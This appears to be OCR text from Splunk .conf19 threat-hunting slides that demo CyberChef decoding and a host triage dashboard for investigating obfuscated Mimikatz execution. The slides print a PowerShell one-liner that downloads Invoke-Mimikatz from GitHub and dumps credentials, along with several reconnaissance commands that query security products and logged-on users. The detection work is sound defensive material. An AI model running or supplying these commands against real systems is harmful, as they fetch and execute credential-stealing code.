
Base64 encoded string

```
powershell.exe "& {IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-
Mimikatz/Invoke-Mimikatz.ps1');Invoke-Mimikatz -DumpCreds"
```

Demo 1:


Cyber Chef Integration

Dashboard with Cyber Chef Splunk Add-On



Decoded string


- Invoke-Mimikatz



Demo 1: Obtain Hostname

For Endpoint Associated with Obfuscated Mimikatz Execution

Copy host_identifier



splunk> .conf19


Latest Rare command line

command_line
powershell.exe -c "Get-Process | ?{$_.Description -like \"*virus*\"}"
powershell.exe -c "Get-WmiObject -Namespace root\SecurityCenter2 -class AntiSpywareProduct"
powershell.exe -c "Get-WmiObject -Namespace root\SecurityCenter2 -class AntiVirusProduct"
powershell.exe -c "Get-WmiObject -Namespace root\SecurityCenter2 -class FirewallProduct"
quser
quser /SERVER:JARVIS-CB-WIN10
quser /SERVER:localhost
qwinsta
reg query "HKCU\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell"
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run"

Demo 1:

Host Triage Dashboard


Enter Host Name



Demo 1:

Host Triage Dashboard


Leverage Wildcard Search for PowerShell Events



Demo 2:

Coverage Gaps

